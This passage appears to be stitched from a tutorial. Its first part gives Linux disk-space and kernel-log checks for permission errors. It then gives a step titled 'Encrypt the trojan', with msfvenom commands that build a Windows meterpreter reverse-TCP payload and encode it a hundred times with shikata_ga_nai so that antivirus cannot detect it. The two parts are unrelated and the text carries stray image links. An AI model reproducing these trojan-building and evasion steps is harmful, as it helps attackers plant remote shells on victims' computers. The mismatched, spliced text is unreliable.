
1. **Verify Disk Space: Ensure that there is enough disk space available on the device,type:**

**df -h**

1. **Check for File System Issues: Sometimes file system issues can cause permission errors. Check for file system integrity,type:**

**dmesg | grep -i error**


* **If none of these steps resolve the issue, you might need to check for system-wide policies or restrictions that might be preventing file creation in certain directories or with certain permissions.**



## **Step 6: Encrypt the trojan**

**Since windows/meterpreter/reverse\_tcp is a common exploit, many antivirus programs will detect it. However, we can encrypt the program so that an antivirus can’t catch it. Included with metasploit is a long list of encryptors. Type:**

**msfvenom -l**



**Once you choose the encryption you want (we recommend x86/shikata\_ga\_nai), you can encrypt it multiple times when you type in the command to make the exploit. Encrypting the file multiple times helps prevent antivirus programs from catching your virus. Type in:**

**umask 0022**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -e x86/shikata\_ga\_nai -i 100 -f exe > encryptedtrojan.exe**

